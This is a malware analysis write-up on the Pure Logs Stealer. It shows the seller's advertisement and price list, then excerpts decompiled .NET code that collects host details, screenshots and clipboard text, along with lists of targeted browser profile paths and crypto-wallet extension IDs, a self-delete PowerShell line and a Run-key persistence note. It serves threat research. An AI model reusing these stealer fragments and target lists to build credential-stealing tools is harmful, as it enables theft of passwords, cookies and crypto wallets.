

Pure Logs Stealer Fails to Impress


 russianpanda.com/2023/12/26/Pure-Logs-Stealer-Malware-Analysis/

Case Study

Pure Logs Stealer first appeared on hacking forums at the end of October 2022. The stealer is developed by a malware developer going under the alias PureCoder.



PureCoder
Professional Vendor
\$\$\$



Posts: 833
Threads: 24
B Rating: 677 3 0
Popularity: 645
Bytes: 6,826.1
Game XP: 0

PURELOGS

THE BEST LOGGER IN THE MARKET


Our logger will grab passwords from any Windows PC including user info such as system hardware, screenshot, clipboard and more! All you have to do is run the panel on any RDP/VPS Windows.

LEARN MORE

PURECODER
Coded by PureCoder team.

LANGUAGE
Used is .NET framework 4.0 64bit

STORAGE




Google Chrome









- Passwords
- History
- Extensions
- Cookies
- Autofill

Mozilla Firefox

- Passwords
- Bookmark
- Cookies

CRYPTO WALLETS



 Thunderbird	 Discord Token	 Telegram	 pidgin
 Internet Download Manager	 STEAM	 OPENVPN	 ProtonVPN

USER INFORMATION



User Information

- Windows Serial Key
- Windows Username
- Country
- Installed Anti-Virus
- Name of GPU & CPU
- Clipboard

Products



CLICK HERE BEFORE BUY
\$0.00 OUT OF STOCK ✕

★ 5.0

Pure Crypter
Crypter For Native And .NET

Pure Crypter
\$59.00 IN STOCK ✓

★ 5.0

Pure Logs
Best Stable Logger Stealer

Pure Logs
\$199.00 IN STOCK ✓

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Pure Miner
Powerful Silent Crypto Miner

Pure Miner
\$299.00 IN STOCK ✓

★ 5.0

Blue Loader
Advanced And Light Botnet

Blue Loader
\$299.00 IN STOCK ✓

★ 5.0

Pure HVNC
Hidden VNC Desktop

Pure hVNC
\$99.00 IN STOCK ✓


★ 5.0 Group

Other Products
Check Our Extra Products


Other Products
From \$ 10.00
INSTANT DELIVERY

The malware developer is also behind in developing the products shown above, such as Pure Miner, Pure Crypter, Pure hVNC, Blue Loader, and other products, including HWID reset, Discord DM Worm, and Pure Clipper.


The malware developer periodically pushes updates to their products. The



The view of the File Grabber panel:



The view of the File Builder panel:



The stealer can be purchased automatically via the Telegram Bot without interacting directly with the malware developer/seller.


Before diving into the technical part, I want to thank [cod3nym](#) for helping with the crypter and getting additional stealer samples.

Technical Analysis

Pure Logs Stealer comes crypted using their own Pure Crypter product. The stealer allegedly has antiVM, self-delete, persistence, file grabber, and file loader features, but the features currently do not work as expected within the stealer. The self-delete feature removes the stealer payload via PowerShell command `**powershell Start-Sleep -Seconds 10; Remove-Item -Path "" -Force**`.

The persistence is added via Registry Run Keys (T1547.001).

I will not go through the layers of unpacking and just go straight to the core payload, which is our Pure Logs stealer. The stealer is 64-bit and is slightly over 2MB in size. It is topped with Eazfuscator.NET, which obviously is a .NET obfuscator, as shown in the image below.



The stealer creates the folder under `%TEMP%\Costura1485B29524EF63EB83DF771D39CCA767\64**` and drops the file `**sqlite.interop.dll` that is one of the dependencies for the stealer, likely facilitating access to the browser data.

The Main method within the PlgCore class loads the C2 address, and build ID (the default build ID is **Default**) as one of the arguments from the crypter, the other one is the value that will be used along with MD5 to generate the 3DES key for data encryption, but we will through that later in the article.

The stealer gets the host information, including the version of the OS, via WMI, specifically `SELECT * FROM win32_operatingsystem` statement. If neither 32-bit nor 64-bit OS systems cannot be determined, the OS is marked as “unknown”, the same goes for the username, machine name, antivirus products, the working directory (the path from where the stealer was launched), etc., enumeration.

```

61     }
62     return text;
63 }
64
65 // Token: 0x06000044 RID: 68 RVA: 0x00003E80 File Offset: 0x00002080
66 internal static string \uE002()
67 {
68     try
69     {
70         if (Environment.Is64BitOperatingSystem)
71         {
72             return "64bit";
73         }
74         return "32bit";
75     }
76     catch
77     {
78     }
79     return "unknown";
80 }
81
82 // Token: 0x06000045 RID: 69 RVA: 0x00003EC4 File Offset: 0x000020C4
83 internal static string \uE003()
84 {
85     try
86     {
87         return Environment.UserName;
88     }
89     catch
90     {
91     }
92     return "unknown";
93 }
94
95 // Token: 0x06000046 RID: 70 RVA: 0x00003EF4 File Offset: 0x000020F4
96 internal static string \uE004()
97 {
98     try
99     {
100        string machineName = Environment.MachineName;
101        if (!string.IsNullOrEmpty(machineName) && !string.IsNullOrWhiteSpace(machineName))
102        {
103            return machineName;
104        }
105    }
106    catch
107    {
108    }
109    return "unknown";
110 }

```

It gets BIOS information via **Win32_BaseBoard**. ProcessorId and CPU information via **Win32_Processor**. The ProcessorId and CPU information are then used to generate an MD5 hash, which will be the HWID marker in the stealer's log file for the infected machine.

The username and the HWID are separated by an underscore and displayed in the panel in the format "username_hwid", as shown below.

Refresh Log	Username_Hwid	IP Address	Date	Sub Version	Country	Group	Note	Browser Extensions	Browser Extensions Names	Browser Passwords	Browser Cookies	Browser Credit Cards	Meta Mask	Meta Mask Clocked	Exodus	Exodus Clocked	Wallets	Telegram	Discord	Signal
<input checked="" type="checkbox"/>	Administrator			v3.1.3		Default		0		0	312	0	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	Administrator			v3.1.3		Default		0		0	311	0	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
<input checked="" type="checkbox"/>	Administrator			v3.1.3	RU	Default		0		0	305	0	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
<input type="checkbox"/>	Administrator			v3.1.3		Default		0		0	303	0	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	Administrator			v3.1.3		Default		0		0	303	0	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/>	Administrator			v3.1.3		Default		0		0	303	0	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Next, the stealer splits at the pipe the gathered information via

SELECT * FROM win32_operatingsystem , specifically under the value **Name**, and likely grab only the Windows Version value to parse it to the stealer's log file.

The query for antivirus products is performed via **Select * from AntivirusProduct** statement.

The method below captures a screenshot of the entire primary display screen of the infected host and converts it into a JPEG image format, returning the image as a byte array.

```
1  using System;
2  using System.Drawing;
3  using System.Drawing.Imaging;
4  using System.IO;
5  using System.Windows.Forms;
6
7  // Token: 0x0200003A RID: 58
8  internal static class \uE037
9  {
10     // Token: 0x060000CA RID: 202 RVA: 0x000075E4 File Offset: 0x000057E4
11     internal static byte[] \uE000()
12     {
13         byte[] result;
14         try
15         {
16             Rectangle bounds = Screen.GetBounds(Point.Empty);
17             MemoryStream memoryStream = new MemoryStream();
18             try
19             {
20                 Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height);
21                 try
22                 {
23                     using (Graphics graphics = Graphics.FromImage(bitmap))
24                     {
25                         graphics.CopyFromScreen(Point.Empty, Point.Empty, bounds.Size);
26                     }
27                     bitmap.Save(memoryStream, ImageFormat.Jpeg);
28                     result = memoryStream.ToArray();
29                 }
30                 finally
31                 {
32                     ((IDisposable)bitmap).Dispose();
33                 }
34             }
35             finally
36             {
37                 ((IDisposable)memoryStream).Dispose();
38             }
39         }
40         catch
41         {
42             result = null;
43         }
44         return result;
45     }
46 }
47
```

The method below gets the content of the clipboard.

```

310
311 // Token: 0x02000016 RID: 22
312 private sealed class \uE000
313 {
314     // Token: 0x0600004F RID: 79 RVA: 0x00004308 File Offset: 0x00002508
315     internal void \uE000()
316     {
317         try
318         {
319             if (Clipboard.ContainsText())
320             {
321                 this.\uE000 = Clipboard.GetText();
322             }
323         }
324         catch
325         {
326         }
327     }

```

The GPU information is accessed via **Win32_VideoController** under the **Name** value. The RAM value is accessed via **Win32_ComputerSystem** under the **TotalPhysicalMemory** value.

The method below is responsible for getting the screen size. It gets the dimensions of the display screen of the computer using **Screen.GetBounds(Point.Empty)**

```

50 // Token: 0x06000105 RID: 261 RVA: 0x00009018 File Offset: 0x00007218
51 internal static string \uE003()
52 {
53     try
54     {
55         Rectangle bounds = Screen.GetBounds(Point.Empty);
56         int width = bounds.Width;
57         int height = bounds.Height;
58         return width.ToString() + "x" + height.ToString();
59     }
60     catch
61     {
62     }
63     return "unknown";
64 }

```

The list of the cryptowallet extensions to be enumerated and collected by the stealer:

```
{
  {
    "ibnejdfjmmkpcnlpebklmnkoeioihofec",
    "TronLink"
  },
  {
    "nkbihfbeogaeaoehlefnkodbefgpgknn",
    "MetaMask"
  },
  {
    "fhbohimaelbohpjbbldcngcnapndodjp",
    "Binance Chain Wallet"
  },
  {
    "ffnbelfdoeiohenkjibnmadjiehjhajb",
    "Yoroi"
  },
  {
    "cjelfplplebdjjenllpjcbmljkfcffne",
    "Jaxx Liberty"
  },
  {
    "fihkakfobkmkjojpchpfgcmhfjnmnmpi",
    "BitApp Wallet"
  },
  {
    "kncchdigobghenbbaddojjnaogfppfj",
    "iWallet"
  },
  {
    "aiifbnbfobpmeekipheeijimdplpgpp",
    "Terra Station"
  },
  {
    "ijmpgkjfkbfhoebgogflfebnejmfbml",
    "BitClip"
  },
  {
    "blnieiiffboillknjnepogjhgknoapac",
    "EQUAL Wallet"
  },
  {
    "amkmjmmflldogmhpjloimipbofnfjih",
    "Wombat"
  },
  {
    "jbdacneiininmjbjlgalhcelgbejmnid",
    "Nifty Wallet"
  },
  {
    "afbcbjppfadlkmhmcclhkeeodmamcflc",
    "Math Wallet"
  },
  {
    "hpglfhgfnhbpgpjdengmdgoeiappafln",
    "Guarda"
  }
}
```

```
},
{
    "aeachknmefpheapccionboohckonoeemg",
    "Coin98 Wallet"
},
{
    "imloifkgjagghnncjkhggdhalmcnfklk",
    "Trezor Password Manager"
},
{
    "oeljdldpnmdbchonieliidgobddffflal",
    "EOS Authenticator"
},
{
    "gaedmjdmmahhbjeffcbaolhhanlaolb",
    "Authy"
},
{
    "ilgcnhelpchnceei pipijaljkblbcobl",
    "GAuth Authenticator"
},
{
    "bhghoamapcdpbohphigooaddinpkbai",
    "Authenticator"
},
{
    "mnfifefkajgofkcjkemidiaecocnkjeh",
    "TezBox"
},
{
    "dkdedlpgdmmkkfjabffeganieamfklkm",
    "Cyano Wallet"
},
{
    "aholpfdialjgjfhomihkjbmgidldcno",
    "Exodus Web3"
},
{
    "jiidiaalihmmhddjgbnbgdfflelocpak",
    "BitKeep"
},
{
    "hnfanknocfeofbddgcijnmhfnkdnaad",
    "Coinbase Wallet"
},
{
    "egjidjbpglichdcondbcbdnbeppgdph",
    "Trust Wallet"
},
{
    "hmeobnfnfcmkdcmlblgagmfpfboieaf",
    "XDEFI Wallet"
},
{
    "bfnaelmomeimhlpmgjnjophhpkkoljpa",
    "Phantom"
}
```

```
},
{
  "fcckkdbjnoikooededlapcalpionmalo",
  "MOBOX WALLET"
},
{
  "bocpokimicclpaiekenaelehjlllofo",
  "XDCPay"
},
{
  "flpicilemghbmfalicajoolhkkenfel",
  "ICONex"
},
{
  "hfljlochmlccoobkbcgpmkpjagogcgpk",
  "Solana Wallet"
},
{
  "cmdjbecilbocjfkibfbifhngkdmjgog",
  "Swash"
},
{
  "cjmknjdjhnagcfbpiemnkdpomccnjbmlj",
  "Finnie"
},
{
  "dmkamcknogkgcdfhhbdcghachkejeap",
  "Keplr"
},
{
  "kpfopkelmapcoipemfendmdcghnegimn",
  "Liquality Wallet"
},
{
  "hgmoaheomcjnaheggkfafnjilfcefbo",
  "Rabet"
},
{
  "fnjhmkhmkbjkkabndcnogagobneec",
  "Ronin Wallet"
},
{
  "klnaejjgbibmhlephnhpmaofohgkpgkd",
  "ZilPay"
},
{
  "ejbalbakoplchlghcedalmeeeajnimhm",
  "MetaMask"
},
{
  "ghocjofkdpicneaokfekohclmkfmepbp",
  "Exodus Web3"
},
{
  "heaomjafhiehddpnmncmhhpjaloinkn",
  "Trust Wallet"
}
```

```
},
{
    "hkkpjehhcnhgefhhbdcgfkeegglpjchdc",
    "Braavos Smart Wallet"
},
{
    "akoiaibnepcedcplijmiamnaigbepmcb",
    "Yoroi"
},
{
    "djclckkglechooblngghdinmeemkbgci",
    "MetaMask"
},
{
    "acdamagkdfmpkclpoglgndngblgibo",
    "Guarda Wallet"
},
{
    "okejhknhopdbemmfefjglkdfdhpfmflg",
    "BitKeep"
},
{
    "mijjdbgpgbflkaoedaemnlciddmamai",
    "Waves Keeper"
}
```

List of browser extensions to be enumerated and collected:

```

{
    "Chromium\\User Data\\",
    "Chromium"
},
{
    "Google\\Chrome\\User Data\\",
    "Chrome"
},
{
    "Opera Software\\Opera GX Stable\\",
    "Opera GX"
},
{
    "Opera Software\\Opera Stable\\",
    "Opera"
},
{
    "Google(x86)\\Chrome\\User Data\\",
    "Chrome"
},
{
    "BraveSoftware\\Brave-Browser\\User Data\\",
    "Brave"
},
{
    "Microsoft\\Edge\\User Data\\",
    "Edge"
},
{
    "Tencent\\QQBrowser\\User Data\\",
    "QQBrowser"
},
{
    "MapleStudio\\ChromePlus\\User Data\\",
    "ChromePlus"
},
{
    "Iridium\\User Data\\",
    "Iridium"
},
{
    "7Star\\7Star\\User Data\\",
    "7Star"
},
{
    "CentBrowser\\User Data\\",
    "CentBrowser"
},
{
    "Chedot\\User Data\\",
    "Chedot"
},
{
    "Vivaldi\\User Data\\",
    "Vivaldi"
},

```

```
{
    "Kometa\\User Data\\",
    "Kometa"
},
{
    "Elements Browser\\User Data\\",
    "Elements"
},
{
    "Epic Privacy Browser\\User Data\\",
    "Epic Privacy"
},
{
    "uCozMedia\\Uran\\User Data\\",
    "Uran"
},
{
    "Fenrir Inc\\Sleipnir5\\setting\\modules\\ChromiumViewer\\",
    "Sleipnir5"
},
{
    "CatalinaGroup\\Citrio\\User Data\\",
    "Citrio"
},
{
    "Coowon\\Coowon\\User Data\\",
    "Coowon"
},
{
    "liebao\\User Data\\",
    "liebao"
},
{
    "QIP Surf\\User Data\\",
    "QIP Surf"
},
{
    "Orbitum\\User Data\\",
    "Orbitum"
},
{
    "Comodo\\Dragon\\User Data\\",
    "Dragon"
},
{
    "Amigo\\User\\User Data\\",
    "Amigo"
},
{
    "Torch\\User Data\\",
    "Torch"
},
{
    "Yandex\\YandexBrowser\\User Data\\",
    "Yandex"
},
},
```



```

    {
        "Comodo\\User Data\\",
        "Comodo"
    },
    {
        "360Browser\\Browser\\User Data\\",
        "360Browser"
    },
    {
        "Maxthon3\\User Data\\",
        "Maxthon3"
    },
    {
        "K-Melon\\User Data\\",
        "K-Melon"
    },
    {
        "Sputnik\\Sputnik\\User Data\\",
        "Sputnik"
    },
    {
        "Nichrome\\User Data\\",
        "Nichrome"
    },
    {
        "CocCoc\\Browser\\User Data\\",
        "CocCoc"
    },
    {
        "Uran\\User Data\\",
        "Uran"
    },
    {
        "Chromodo\\User Data\\",
        "Chromodo"
    },
    {
        "Mail.Ru\\Atom\\User Data\\",
        "Atom"
    }
};

```

Some of the data collected from Chromium-based browsers and the mention of **encrypted_mnemonic** is shown in the image below. **encrypted_mnemonic** most likely stores a securely encrypted version of a mnemonic seed phrase, which is essential for accessing or recovering cryptowallets.

```

73     uE.\uE000 = keyValuePair2.Value;
74     uE.\uE016 = new DirectoryInfo(keyValuePair2.Key).Name;
75     List<\uE03B> list = \uE057.\uE000(Path.Combine(keyValuePair2.Key, "Web Data"));
76     List<\uE073> uE2 = \uE023.\uE000(Path.Combine(keyValuePair2.Key, "Login Data"));
77     List<\uE017> list2 = \uE06A.\uE000(Path.Combine(keyValuePair2.Key, "Cookies"), keyValuePair2.Key);
78     if (list2 == null)
79     {
80         list2 = new List<\uE017>();
81     }
82     list2.AddRange(\uE06A.\uE000(Path.Combine(keyValuePair2.Key, "Network", "Cookies"), new DirectoryInfo(keyValuePair2.Key).Parent.FullName));
83     List<\uE04D> list3 = \uE06D.\uE000(Path.Combine(keyValuePair2.Key, "History"));
84     List<\uE029> list4 = \uE07C.\uE000(Path.Combine(keyValuePair2.Key, "History"));
85     List<\uE085> list5 = \uE00E.\uE000(Path.Combine(keyValuePair2.Key, "History"));
86     List<\uE061> list6 = \uE044.\uE000(Path.Combine(keyValuePair2.Key, "Web Data"));
